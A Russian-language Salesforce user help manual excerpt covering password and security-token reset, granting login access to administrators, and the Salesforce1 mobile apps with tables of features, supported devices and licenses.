### Сброс забытого пароля

Если вы забыли пароль, его очень легко восстановить с помощью ссылки для восстановления пароля на странице входа. Для этого требуется ввести имя пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

## Сброс маркера безопасности

При доступе к системе Salesforce вне доверенной корпоративной сети (посредством настольного клиентского приложения или API) рекомендуем использовать маркер безопасности для входа. Маркер безопасности — это чувствительный к регистру генерируемый ключ, используемый в пароле или отдельном поле клиентского приложения.

Маркер безопасности не отображается в параметрах или профиле.

При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API», назначенного администратором, рекомендуем использовать значение, созданное приложением средства проверки подлинности (например, Salesforce Authenticator или Google Authenticator), как значение маркера безопасности.

### Получение или сброс маркера

Новый маркер безопасности отправляется пользователю по эл. почте при сбросе пароля. При необходимости маркер может быть сброшен вручную.

1. Введите строку *«Сбросить»* в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Сбросить мой маркер безопасности»**.
2. Щелкните **«Сбросить маркер безопасности»**. Новый маркер безопасности отправляется на адрес эл. почты, указанный в личных параметрах пользователя Salesforce.



**Совет:** Прежде чем использовать новый IP-адрес для доступа к системе Salesforce, рекомендуем получить маркер безопасности из доверенной сети посредством страницы **«Сбросить мой маркер безопасности»**.

### Обновление маркера в программе Salesforce Outlook Edition

1. Последовательно выберите пункты **«Сервис» > «Параметры Salesforce»** в меню Outlook.
2. Введите пароль и маркер безопасности (маркер безопасности должен быть добавлен в конец пароля). Например, *парольXXXXX*.
3. Чтобы проверить правильность введенного пароля и маркера, щелкните **«Проверить»**.
4. Нажмите кнопку **«ОК»**.

### Обновление маркера в приложениях Connect Offline, Connect for Office и Data Loader


При выполнении входа рекомендуем добавить значение маркера безопасности в конец пароля (например, *парольXXXXX*).

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

Приложения Connect Offline и Connect for Office недоступны в версии **Database.com Edition**.

 **Прим.:** Сообщение об ошибке «Недопустимый пароль», отображаемое при входе, может указывать на проверку подлинности или добавление администратором используемого IP-адреса в диапазон надежных IP-адресов. В данном случае рекомендуем выполнить вход только посредством пароля.

СМ. ТАКЖЕ:

- [Поиск личных параметров в Salesforce Classic](#)
- <https://help.salesforce.com/HTViewSolution?id=000182450>
- [Изменение учетных данных Salesforce for Outlook](#)
- [Вход в приложение Connect for Office](#)
- [Вход в приложение Connect Offline](#)


## Предоставление полномочий входа

Администратор или сотрудник службы поддержки может использовать учетные данные пользователя для входа в приложение с целью устранения неполадок. По умолчанию администраторы компании получают доступ к вашей учетной записи без каких-либо действий с вашей стороны. Если организация требует предоставления полномочий входа администраторам, то пользователи могут предоставлять доступ на определенный срок. Кроме того, пользователи могут предоставлять доступ представителям службы поддержки.

Из соображений безопасности, доступ может быть предоставлен на срок не более одного года. На протяжении всего срока доступа администраторы или сотрудники службы поддержки могут использовать учетные данные пользователя для получения доступа к данным с целью устранения неполадок.

1. На странице личных параметров введите строку «*Полномочия входа*» в поле «Быстрый поиск» и предоставьте доступ ко входу.
2. Чтобы задать дату истечения срока действия, выберите нужное значение в раскрывающемся списке.
3. Нажмите кнопку «**Сохранить**».

Если администратор, сотрудник службы поддержки или издатель изменяет параметры настройки посредством учетных данных пользователя, то изменения и имя пользователя регистрируются контрольным журналом настройки. Кроме того, некоторые организации регистрируют переходы, выполненные администратором от имени пользователя, для выполнения аудита.

 **Прим.:** Вы не можете предоставить доступ некоторым службам поддержки, если ваш администратор установил ограничения, а также в случае, если такой доступ запрещает лицензия на пакетное приложение.

СМ. ТАКЖЕ:

- [Общие сведения об администраторе Salesforce](#)
- [Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Полномочия администратора могут быть предоставлены в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольного журнала настройки:

- «Просмотр настройки и конфигурации»

## Сброс забытого пароля

Если вы забыли пароль, его очень легко восстановить с помощью ссылки для восстановления пароля на странице входа. Для этого требуется ввести имя пользователя.

1. Щелкните по ссылке для восстановления пароля на странице входа.
2. Введите имя пользователя и нажмите кнопку **«Продолжить»**. По указанному в личных параметрах Salesforce адресу электронной почты будет отправлено письмо с инструкциями по сбросу пароля.
3. Воспользуйтесь ссылкой в сообщении эл. почты в течение 24 часов, введите ответ на контрольный вопрос и нажмите кнопку **«Продолжить»**. (Ссылку в письме эл. почты можно использовать только один раз и не позднее 24 часов после ее получения.)
4. Введите новый пароль при отображении соответствующего запроса.

Иногда пользователю предлагается пройти проверку на установление личности при входе в Salesforce. При установлении личности также выполняется «активация» устройства. Активация устройства позволяет Salesforce связать личность с устройством. Активация помогает предотвратить несанкционированный доступ к организации.

СМ. ТАКЖЕ:

[Активация устройства, инициирующего запрос на проверку подлинности](#)

[Устранение неполадок входа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Использование на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют клиентам удаленный доступ к рабочим данным.

### [Сравнение мобильных продуктов Salesforce](#)

Salesforce1, SalesforceA и Salesforce Classic Mobile доступны на различных мобильных устройствах, в разных версиях и с разными вариантами поддержки.

### [Мобильное приложение Salesforce1](#)

Приложение Salesforce1 — это мобильная версия системы Salesforce. Данное корпоративное мобильное приложение предоставляет оперативный доступ к важным сведениям, структурированным для ускорения рабочих процессов, выполняемых вне офиса. Интуитивно-понятный интерфейс, оптимизированный для удобной работы с данными на сенсорных устройствах, позволяет пользователям быстро просматривать и обновлять данные. Кроме того, приложение Salesforce1 поддерживает многие настройки организации, позволяющие адаптировать приложение к текущим бизнес-требованиям.

### [Salesforce Classic Mobile](#)

Приложение Salesforce Classic Mobile предоставляет мобильный доступ к данным Salesforce на устройствах Android™, BlackBerry® и iPhone®. При наличии лицензии на полную версию приложения Salesforce Classic Mobile пользователи могут просматривать, создавать, редактировать и удалять записи, отслеживать действия, просматривать панели мониторинга и запускать простые отчеты, а также регистрировать вызовы и сообщения эл. почты.

[Средство проверки подлинности Salesforce](#)

Добро пожаловать в совершенно новое мобильное приложение средства проверки подлинности Salesforce! Версия 2.0 — это мощное инновационное приложение двухфакторной проверки подлинности, предназначенное для мобильного устройства. Приложение повышает уровень защиты вашей учетной записи Salesforce и данных. Оно было разработано чрезвычайно простым в использовании. Вы получите повышенную безопасность и экономию — все это содержится в одном прекрасном приложении.

## Сравнение мобильных продуктов Salesforce

Salesforce1, SalesforceA и Salesforce Classic Mobile доступны на различных мобильных устройствах, в разных версиях и с разными вариантами поддержки.

| Продукт     | Описание  | Поддерживаемые версии <b>Salesforce</b>   | Поддерживаемые мобильные устройства   | Автономная поддержка       |
|-------------|---|---|---|----------------------------|
| Salesforce1 | <p>Данное приложение позволяет просматривать и обновлять данные Salesforce на сенсорных мобильных устройствах.</p> <p>Пользователи могут просматривать, редактировать и создавать записи, управлять действиями, просматривать панели мониторинга и отчеты, а также использовать Chatter. Приложение Salesforce1 поддерживает многие стандартные объекты и списковые представления, все настраиваемые объекты организации, интеграцию других мобильных приложений и множество настроек Salesforce, включая вкладки и страницы Visualforce.</p> | <p>Бесплатно при использовании:</p> <ul style="list-style-type: none"> <li>• Contact Manager Edition</li> <li>• Personal Edition</li> <li>• Group Edition</li> <li>• Professional Edition</li> <li>• Enterprise Edition</li> <li>• Unlimited Edition</li> <li>• Performance Edition</li> <li>• Developer Edition</li> </ul> | <ul style="list-style-type: none"> <li>• Телефоны Android</li> <li>• Планшетные компьютеры Android (только мобильное веб-приложение)</li> <li>• Apple iPad</li> <li>• Apple iPhone</li> <li>• Телефоны Windows 8.1 (только мобильное веб-приложение)</li> </ul> | Да (для просмотра данных). |
| SalesforceA | <p>Данное приложение позволяет управлять пользователями и просматривать сведения для организаций Salesforce посредством смартфона.</p> <p>Приложение позволяет деактивировать или замораживать пользователей, восстанавливать пароли, разблокировать пользователей, редактировать сведения о пользователях и назначать наборы полномочий.</p>   | <p>Бесплатно при использовании:</p> <ul style="list-style-type: none"> <li>• Contact Manager Edition</li> <li>• Group Edition</li> <li>• Professional Edition</li> <li>• Enterprise Edition</li> <li>• Unlimited Edition</li> <li>• Performance Edition</li> <li>• Developer Edition</li> </ul>                             | <ul style="list-style-type: none"> <li>• Телефоны и планшетные компьютеры Android</li> <li>• Apple iPad</li> <li>• Apple iPhone</li> <li>• Apple iPod Touch</li> </ul>  | Нет                        |




| Продукт                   | Описание  | Поддерживаемые версии Salesforce   | Поддерживаемые мобильные устройства  | Автономная поддержка |
|---------------------------|---|--|--|----------------------|
|                           | Данное приложение доступно только при наличии полномочия «Управление пользователями».   |  |  |                      |
| Salesforce Classic Mobile | Пользователи могут просматривать панели мониторинга, запускать простые отчеты, регистрировать вызовы и сообщения эл. почты, отслеживать действия, а также создавать, редактировать и удалять записи. Пользователям доступны многие стандартные объекты приложения Sales и некоторые объекты приложения Service. Кроме того, полная версия приложения поддерживает настраиваемые объекты и конфигурации. | <p>Бесплатная ограниченная версия доступна всем клиентам Salesforce, кроме организаций Database.com Edition.</p> <p>Полная версия требует наличия мобильных лицензий и доступна при использовании:</p> <ul style="list-style-type: none"> <li>• Professional Edition</li> <li>• Enterprise Edition</li> <li>• Unlimited Edition</li> <li>• Performance Edition</li> <li>• Developer Edition</li> </ul> | <ul style="list-style-type: none"> <li>• Телефоны и планшетные компьютеры Android</li> <li>• Apple iPhone</li> </ul> | Да                   |

СМ. ТАКЖЕ:

- [Требования по использованию мобильного приложения Salesforce1](#)
- [SalesforceA](#)
- [Salesforce Classic Mobile](#)
- [Версии Salesforce](#)

## Мобильное приложение Salesforce1

Приложение Salesforce1 — это мобильная версия системы Salesforce. Данное корпоративное мобильное приложение предоставляет оперативный доступ к важным сведениям, структурированным для ускорения рабочих процессов, выполняемых вне офиса. Интуитивно-понятный интерфейс, оптимизированный для удобной работы с данными на сенсорных устройствах, позволяет пользователям быстро просматривать и обновлять данные. Кроме того, приложение Salesforce1 поддерживает многие настройки организации, позволяющие адаптировать приложение к текущим бизнес-требованиям.

 **Прим.:** Текущий выпуск приложения Salesforce1 поддерживает не все функции полной версии системы Salesforce. Чтобы просмотреть данные или выполнить действия, которые не поддерживаются приложением Salesforce1, воспользуйтесь полной версией системы.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

### Получение мобильного приложения Salesforce1

Способ доступа к приложению Salesforce1 определяется нужным методом работы: использование приложения, установленного на устройство, или использование мобильного обозревателя. Некоторые версии приложения Salesforce1 могут быть выключены для организации. Дополнительную информацию о доступных версиях можно получить у администратора Salesforce.

### Функции мобильного приложения Salesforce1: функции, доступные в каждой версии

Приложение Salesforce1 доступно как загружаемое приложение для устройств iOS и Android, а также как веб-приложение. Во многих случаях мобильное веб-приложение и загружаемые приложения поддерживают одинаковые функции. Тем не менее, приложения отличаются друг от друга. Как правило, данные различия обуславливаются мобильными платформами, используемыми для поддержки приложения Salesforce1.

### Требования по использованию мобильного приложения Salesforce1

Приложение Salesforce1 доступно для большинства версий Salesforce и многих типов лицензий. Приложение поддерживается разными мобильными платформами, но отличается наличием некоторых требований к используемому устройству, операционной системе и мобильному обозревателю. Обмен данными с системой Salesforce выполняется только при наличии подключения к Интернету.

### Какие данные доступны в мобильном приложении Salesforce1?

Данные, доступные пользователю в приложении Salesforce1, определяются используемой версией Salesforce и типом лицензии пользователя, а также назначенным профилем и набором полномочий. Как правило, доступные объекты, типы записей, поля и макеты страниц аналогичны полной версии системы Salesforce. Тем не менее, приложение Salesforce1 поддерживает не все данные и функции Salesforce.

### Почему не удается выполнить вход в мобильное приложение Salesforce1?

Несмотря на использование правильных регистрационных данных Salesforce, пользователи могут испытывать сложности при входе в приложение Salesforce1. Ниже перечислены некоторые распространенные причины неудачного входа.

### Поиск справки в мобильном приложении Salesforce1

Приложение Salesforce1 содержит ссылку **«Справка»**, предназначенную для просмотра общих сведений об использовании мобильного приложения.

### Ресурсы справки для мобильного приложения Salesforce1

Данные ресурсы содержат сведения об использовании мобильного приложения Salesforce1, настройке организации и разработке для приложения.

### Поддержка языковых и региональных настроек для приложения Salesforce1

Приложение Salesforce1 поддерживает практически все регионы, основные языки и языки конечного пользователя, доступные в системе Salesforce. (Полный список поддерживаемых регионов и языков см. в справке Salesforce.) Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

### Рекомендации по доступности мобильного приложения Salesforce1

Приложение Salesforce1 поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс.

### [Включение или отключение мобильного веб-приложения Salesforce1](#)

Если организация использует мобильное веб-приложение Salesforce1, то данное приложение открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя. Мобильный обозреватель не позволяет использовать полную версию системы Salesforce. При необходимости выключите мобильное веб-приложение для получения временного доступа к Salesforce Classic на мобильном устройстве.

СМ. ТАКЖЕ:

[Ресурсы справки для мобильного приложения Salesforce1](#)

## Получение мобильного приложения Salesforce1


Способ доступа к приложению Salesforce1 определяется нужным методом работы: использование приложения, установленного на устройство, или использование мобильного обозревателя. Некоторые версии приложения Salesforce1 могут быть выключены для организации. Дополнительную информацию о доступных версиях можно получить у администратора Salesforce.

### **Установка загружаемого приложения**

Загружаемые приложения Salesforce1 доступны для телефонов Android, а также устройств iPad и iPhone. Приложение доступно для загрузки и установки в интернет-магазине Google Play или App Store.

При необходимости загрузите и установите загружаемые приложения Salesforce1 из интернет-магазина Google Play или App Store на поддерживаемые устройства Android и iOS.

Запустите установленное приложение на начальном экране и выполните вход в систему Salesforce. Возможно, потребуется создание PIN-кода безопасности. По умолчанию приложение автоматически подключается к производственной среде.

 **Прим.:** При неудачном входе обратитесь к администратору для проверки возможности использования загружаемого приложения.

### **Использование мобильного веб-приложения**

Мобильное веб-приложение Salesforce1 поддерживается мобильным обозревателем. Мобильное веб-приложение предназначается для организаций, блокирующих установку приложений на корпоративные устройства пользователей.

Если организация использует мобильное веб-приложение, то приложение Salesforce1 открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя.

Если приложение Salesforce1 не открывается автоматически, убедитесь, что переадресация на мобильное веб-приложение включена, а используемый обозреватель является поддерживаемым.

СМ. ТАКЖЕ:

[Почему не удается выполнить вход в мобильное приложение Salesforce1?](#)

[Требования по использованию мобильного приложения Salesforce1](#)

[Включение или отключение мобильного веб-приложения Salesforce1](#)

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

## Функции мобильного приложения Salesforce1: функции, доступные в каждой версии

Приложение Salesforce1 доступно как загружаемое приложение для устройств iOS и Android, а также как веб-приложение. Во многих случаях мобильное веб-приложение и загружаемые приложения поддерживают одинаковые функции. Тем не менее, приложения отличаются друг от друга. Как правило, данные различия обуславливаются мобильными платформами, используемыми для поддержки приложения Salesforce1.

| Функция  | Загружаемые приложения для устройств iOS и Android (7.x) | Мобильное веб-приложение                        |
|--|--|---|
| <b>Навигация и действия</b>  |  |   |
| Просмотр не более 200 списковых представлений на объект  | ✓  | ✓   |
| Просмотр визуальных снимков бизнес-данных в диаграммах спискового представления  |  | ✓<br><i>(только для планшетных компьютеров)</i> |
| Сортировка и фильтрация списковых представлений  | ✓  | ✓   |
| Выполнение действий (например, выполнение телефонных вызовов, регистрация вызовов, отправка сообщений эл. почты, соотнесение адресов и просмотр новостей или веб-сайтов)<br><i>(телефонные вызовы поддерживаются только телефонами iPhone и Android)</i> | ✓  | ✓   |
| Использование быстрых действий, созданных для организации  | ✓  | ✓   |
| <b>Поиск</b>   |  |   |
| Поиск записей Salesforce   | ✓  | ✓   |
| Уточнение глобальных поисков для поиска записей по объекту   |  | ✓   |
| Просмотр совпадающих результатов поиска для всех записей   |  | ✓   |
| Сортировка результатов поиска  |  | ✓   |
| <b>Управление взаимосвязями и данными</b>  |  |   |
| Добавление новых записей и обновление текущих записей  | ✓  | ✓   |
| Предотвращение создания повторяющихся записей  | ✓  | ✓   |
| Добавление контактов в систему Salesforce из списков контактов мобильного устройства   | ✓  |   |
| Поиск, связывание и просмотр профилей Twitter для организаций, контактов и интересов Salesforce  | ✓  | ✓   |
| Обработка данных, хранящихся вне системы Salesforce<br><i>(только iOS)</i>   | ✓  | ✓   |
| <b>Эффективность продаж</b>  |  |   |

| Функция   | Загружаемые приложения для устройств iOS и Android (7.x) | Мобильное веб-приложение |
|---|--|--------------------------|
| Создание обогащенных примечаний к встречам и их быстрое связывание с записями   | ✓  | ✓                        |
| Отслеживание последних новостей об организациях   | ✓  | ✓                        |
| Преобразование перспективных интересов в контакты   | ✓  | ✓                        |
| Использование пути продаж для отслеживания процессов продаж и закрытия сделок   | ✓  | ✓                        |
| <b>Salesforce Today и действия</b>  |  |                          |
| Использование приложения Today для планирования и управления событиями рабочего дня, подключения к конференц-связям и регистрации событий мобильного календаря в системе Salesforce | ✓  |                          |
| Добавление контактов в систему Salesforce из событий в приложении Today   | ✓  |                          |
| Создание задач из сообщений Chatter   |  | ✓                        |
| Создание задач из примечаний  | ✓  | ✓                        |
| Отслеживание, закрытие или повторное открытие задач   | ✓  | ✓                        |
| Быстрое обновление задач одним касанием: редактирование комментариев или изменение крайнего срока, статуса и приоритета   | ✓  | ✓                        |
| Создание и просмотр событий Salesforce  | ✓  | ✓                        |
| <b>Work.com</b>   |  |                          |
| Использование обучения, целей, наград и навыков Work.com  | ✓<br><i>(навыки только для Android)</i>                  | ✓                        |
| <b>Инструменты для обслуживания клиентов</b>  |  |                          |
| Использование функции социального обслуживания клиентов для отслеживания обращений и обработки заметок Twitter в режиме реального времени   | ✓  | ✓                        |
| Просмотр статей Salesforce Knowledge  |  | ✓                        |
| <b>Составление отчетов в приложении Salesforce1</b>   |  |                          |
| Просмотр панелей мониторинга, компонентов панели мониторинга (включая компоненты панели мониторинга Visualforce) и отчетов  | ✓  | ✓                        |
| Сортировка данных в отчетах   | ✓  | ✓                        |
| Применение фильтров панели мониторинга  | ✓  | ✓                        |

| Функция   | Загружаемые приложения для устройств iOS и Android (7.x) | Мобильное веб-приложение |
|---|--|--------------------------|
| Предоставление общего доступа к панелям мониторинга в лентах  | ✓<br><i>(только iOS, ограничено)</i>                     | ✓                        |
| <b>Chatter (ленты, профили, группы, файлы)</b>  |  |                          |
| Использование лент, людей и групп Chatter   | ✓  | ✓                        |
| Поиск по основной ленте Chatter   | ✓  | ✓                        |
| Просмотр, редактирование и отслеживание записей ленты, систематизированных по теме; пакетное добавление тем в сообщения                     |  | ✓                        |
| Объединение нескольких обновлений записей в одном сообщении   |  | ✓                        |
| Добавление фотографий или файлов в сообщения или комментарии или использование быстрых действий для публикации фотографий или файлов        | ✓  | ✓                        |
| Публикация сообщений Chatter  | ✓  |                          |
| Предварительные просмотры файлов, опубликованных в сообщения и комментарии  | ✓  | ✓                        |
| Добавление или удаление закладок для сообщений Chatter двойным касанием   | ✓  |                          |
| Публикация вопросов и получение ответов прямо в ленте   |  | ✓                        |
| Расширение вопросов до обращений в Chatter  |  | ✓                        |
| Редактирование сведений о профиле пользователя  | ✓<br><i>(только Android)</i>                             | ✓                        |
| Изменение фотографии для профиля пользователя   | ✓  | ✓                        |
| Добавление записей в группы   | ✓  | ✓                        |
| Использование неуказанных групп Chatter для более конфиденциального сотрудничества  | ✓  | ✓                        |
| Публикация объявлений в лентах групп  | ✓  | ✓                        |
| Управление группами   | ✓  | ✓                        |
| Использование файлов Salesforce   | ✓  | ✓                        |
| Использование файлов Salesforce при выключенной поддержке Chatter   |  | ✓                        |
| Просмотр и публикация файлов из внешних источников данных (например, SharePoint или OneDrive for Business) <i>(требуется Files Connect)</i> |  | ✓                        |

| Функция   | Загружаемые приложения для устройств iOS и Android (7.x) | Мобильное веб-приложение |
|---|--|--------------------------|
| Использование приложения Salesforce1 при выключенной поддержке Chatter                            | ✓  | ✓                        |
| Использование быстрых действий в приложении Salesforce1 при выключенной поддержке Chatter         | ✓  | ✓                        |
| Запуск приложения Salesforce1 посредством ссылок из электронных уведомлений и рассылок Chatter    | ✓  | ✓                        |
| <b>Бизнес-логика и автоматизация процессов</b>  |  |                          |
| Отправка записей на утверждение   | ✓  | ✓                        |
| Просмотр статуса отложенных запросов и утверждение или отклонение запросов на утверждение         | ✓<br><i>(только iOS)</i>                                 | ✓                        |
| Возобновление или удаление приостановленных сеансов потока  |  | ✓                        |
| <b>Уведомления</b>  |  |                          |
| Получение внутрипрограммных уведомлений   | ✓  | ✓                        |
| Получение всплывающих уведомлений   | ✓  |                          |
| Настройка отправляемых всплывающих уведомлений  | ✓  |                          |
| <b>Автономный режим</b>   |  |                          |
| Просмотр кэшированных данных в автономном режиме  | ✓  |                          |
| <b>Доступ</b>   |  |                          |
| Доступ к сообществам, созданным посредством шаблона «Вкладки Salesforce + Visualforce»            | ✓  | ✓                        |
| Переключение между несколькими организациями или сообществами Salesforce без выхода из приложения | ✓  |                          |
| Открытие большинства URL-адресов Salesforce в приложении Salesforce1                              | ✓<br><i>(только iOS)</i>                                 |                          |
| Настройка подключений к нескольким экземплярам на странице входа                                  | ✓  |                          |
| Ограничение доступа к приложению посредством PIN-кода безопасности                                | ✓  |                          |
| <b>Настройки и параметры пользователей или приложений</b>   |  |                          |
| Просмотр страниц Visualforce  | ✓  | ✓                        |

| Функция   | Загружаемые приложения для устройств iOS и Android (7.x) | Мобильное веб-приложение |
|---|--|--------------------------|
| Просмотр страниц Lightning, а также настраиваемых и сторонних приложений                      | ✓  | ✓                        |
| Просмотр настраиваемого списка действий на панели действий и в действиях над элементом списка | ✓  | ✓                        |
| Просмотр настраиваемого фирменного стиля  | ✓  | ✓                        |

СМ. ТАКЖЕ:

[Ресурсы справки для мобильного приложения Salesforce1](#)

## Требования по использованию мобильного приложения Salesforce1

Приложение Salesforce1 доступно для большинства версий Salesforce и многих типов лицензий. Приложение поддерживается разными мобильными платформами, но отличается наличием некоторых требований к используемому устройству, операционной системе и мобильному обозревателю. Обмен данными с системой Salesforce выполняется только при наличии подключения к Интернету.

### Поддерживаемые устройства и обозреватели

Salesforce1 поддерживает книжную ориентацию в следующих средах.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

| Приложение Salesforce1  | Поддерживаемые устройства   | Поддерживаемая мобильная ОС          | Поддерживаемый мобильный обозреватель |
|---|---|--------------------------------------|---------------------------------------|
| Загружаемое приложение для устройств iOS (7.3.3 или более поздней версии)   | iPhone 5 или более поздние модели<br>iPad 4 или более поздние модели (включая iPad Air 2 и iPad Pro)<br>iPad mini 2 или более поздние модели<br>Apple Watch ( <i>только всплывающие уведомления</i> ) | iOS 8 или более поздней версии       | Не применимо                          |
| Загружаемое приложение для устройств Android (8.0 или более поздней версии) | Телефоны Android  | Android 4.4 или более поздней версии | Не применимо                          |



| Приложение <b>Salesforce1</b>                                    | Поддерживаемые устройства                                       | Поддерживаемая мобильная ОС          | Поддерживаемый мобильный обозреватель |
|--|---|--------------------------------------|---------------------------------------|
| Мобильное веб-приложение   | iPhone 5 или более поздние модели                               | iOS 8 или более поздней версии       | Apple Safari<br>Good Access           |
|  | iPad 4 или более поздние модели (включая iPad Air 2 и iPad Pro) |                                      |                                       |
|  | iPad mini 2 или более поздние модели                            |                                      |                                       |
|  | Телефоны Android<br>Планшетные компьютеры Android               | Android 4.4 или более поздней версии | Google Chrome<br>Good Access          |
|  | Телефоны Nokia Lumia 1020 и HTC 8X                              | Обновление Windows 8.1 Update        | Microsoft Internet Explorer 11        |
| Телефоны BlackBerry Z10<br>(Поддержка завершается зимой 2017 г.) | BlackBerry OS 10.2 или более поздней версии                     | Обозреватель BlackBerry              |                                       |
| Телефоны BlackBerry Z30<br>(Поддержка завершается зимой 2017 г.) | BlackBerry OS 10.2.1.3175 или более поздней версии              | Обозреватель BlackBerry              |                                       |

С целью оптимизации производительности Salesforce1 рекомендуется своевременно обновлять операционные системы мобильных устройств и переходить на новые модели устройств, если это предусмотрено контрактом с поставщиком услуг связи. Будущие версии Salesforce1 могут потребовать отмены поддержки устаревших операционных систем, кроме того, иногда новые версии операционных систем имеют связанные с производительностью проблемы на старых устройствах.


При использовании мобильного обозревателя рекомендуется отключить режим инкогнито в Chrome, просмотр InPrivate в Internet Explorer или «Частный доступ» в Safari или обозревателе BlackBerry.

### Версии и лицензии Salesforce

Ниже перечислены версии системы Salesforce и типы лицензий пользователя, поддерживающие использование приложения Salesforce1.

| Версии Salesforce  |  |  |
|--|--|--|
| Ниже перечислены версии системы Salesforce, поддерживающие использование приложения Salesforce1. | <ul style="list-style-type: none"> <li>• Personal Edition</li> <li>• Group Edition</li> <li>• Professional Edition</li> <li>• Enterprise Edition</li> <li>• Performance Edition</li> </ul> | Версия Database.com Edition не поддерживается. |

|   |   |  |
|---|---|--|
|   | <ul style="list-style-type: none"> <li>• Unlimited Edition</li> <li>• Developer Edition</li> <li>• Contact Manager Edition</li> </ul>   |  |
| <b>Типы лицензий пользователя</b>   |   |  |
| <p>Ниже перечислены типы лицензий, поддерживающие использование приложения Salesforce1. Наличие специальной лицензии Salesforce1 или мобильной лицензии не требуется.</p> | <ul style="list-style-type: none"> <li>• Пользователи Salesforce</li> <li>• Пользователи Salesforce Platform и Force.com</li> <li>• Пользователи Chatter Plus (или Chatter Only), пользователи Chatter Free и пользователи Chatter External*</li> <li>• Внешние пользователи Customer Community, Customer Community Plus и Partner Community</li> <li>• Пользователи портала, являющиеся участниками сообщества Salesforce</li> </ul> | <p>Данные типы лицензий не поддерживаются: пользователи портала (кроме участников сообщества Salesforce), пользователи Database.com, пользователи Sites и Site.com, пользователи Data.com и пользователи Work.com.</p> |

 **Прим.:** Приложение поддерживает данные и функции, доступные пользователю в полной версии системы, — в зависимости от используемой версии Salesforce и типа лицензии пользователя, а также назначенного профиля и набора полномочий.

\* Пользователям Chatter Plus, Chatter Free и Chatter External должно быть предоставлено полномочие профиля «API включен» для использования любого загружаемого приложения Salesforce1. Пользователи Chatter External, имеющие API-доступ, не могут просматривать списковые представления «Группы» и «Люди» при использовании загружаемого приложения.

**Беспроводное подключение**

Подключение к системе Salesforce должно быть установлено по протоколу Wi-Fi® или сети мобильной связи. При подключении по сети мобильной связи требуется сеть 3G или следующего поколения. Для повышения производительности рекомендуем использовать протокол Wi-Fi или LTE.

При использовании одного из загружаемых приложений Salesforce1 последние использованные записи могут просматриваться в автономном режиме.

СМ. ТАКЖЕ:

- [Поддержка языковых и региональных настроек для приложения Salesforce1](#)
- [Рекомендации по доступности мобильного приложения Salesforce1](#)
- [Какие данные доступны в мобильном приложении Salesforce1?](#)

## Какие данные доступны в мобильном приложении Salesforce1?


Данные, доступные пользователю в приложении Salesforce1, определяются используемой версией Salesforce и типом лицензии пользователя, а также назначенным профилем и набором полномочий. Как правило, доступные объекты, типы записей, поля и макеты страниц аналогичны полной версии системы Salesforce. Тем не менее, приложение Salesforce1 поддерживает не все данные и функции Salesforce.

Ниже перечислены объекты, доступные в приложении Salesforce1. Если не указано иное, то пользователи могут просматривать, редактировать или создавать записи для данных объектов.

- Организации/Организации-лица
- Активы (*просмотр или редактирование только в загружаемых приложениях*)
- Кампании
- Обращения
- Контакты
- Контракты
- Компания D&B (*только просмотр, для клиентов Data.com Premium Prospector и Data.com Premium Clean*)
- Панели мониторинга (*только просмотр*)
- События
- Интересы
- Транскрипты Live Chat
- Возможности
- Заказы (*только просмотр или редактирование*)
- Отчеты (*только просмотр*)
- Статьи «Знания Salesforce» (*только просмотр*)
- Задачи
- Обучение, цели, благодарности, награды и навыки Work.com (*навыки недоступны при использовании загружаемого приложения iOS*)
- Рабочие заказы (*просмотр или редактирование только в загружаемых приложениях*)
- Настраиваемые объекты, имеющие доступную вкладку
- Внешние объекты Lightning Connect, доступные для поиска и имеющие вкладку, к которой можно получить доступ

Все данные объекты доступны посредством меню навигации приложения Salesforce1. Меню навигации позволяет концентрировать свое внимание на часто используемых объектах. Чтобы просмотреть полный список всех объектов, доступных в приложении Salesforce1, коснитесь **«Больше»** внизу раздела «Недавние».

Приложение поддерживает почти все стандартные и настраиваемые поля данных записей. Также приложение предоставляет доступ к большинству связанных списков для поддерживаемых объектов.

 **Совет:** При использовании системы Salesforce впервые и отсутствии журнала недавних элементов раздел «Недавние» меню навигации приложения Salesforce1 изначально отображает следующие объекты: «Организации», «Обращения», «Контакты», «Файлы», «Группы» (при отсутствии в меню навигации), «Интересы», «Возможности» и «Люди» (при отсутствии в меню навигации).

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

По мере использования приложения Salesforce1 и полной версии системы Salesforce объекты, используемые чаще других, со временем заменяют стандартные элементы раздела «Недавние» и становятся объектами, доступными для глобальных поисков в приложении Salesforce1.

Раздел «Недавние» может заполняться объектами в течение 15 дней при условии их регулярного использования. Чтобы ускорить данный процесс, зафиксируйте нужные объекты в результатах поиска, выполненного посредством полной версии системы.

Глобальный поиск, выполняемый в приложении Salesforce1, охватывает только записи объектов, отображаемых в разделе «Недавние». Чтобы найти записи для других объектов, доступных в полном списке объектов, выполните поиск на начальной странице объекта.

Приложение, поддерживающее Chatter, позволяет просматривать ленты, профили пользователей группы и файлы. Профили пользователей можно просматривать даже если Chatter отключен.

Пользователям загружаемого приложения Salesforce1 доступно приложение Salesforce Today, предназначенное для подготовки к конференциям, взаимодействия с клиентами, быстрого подключения к конференц-связям и управления собственным рабочим днем.

СМ. ТАКЖЕ:

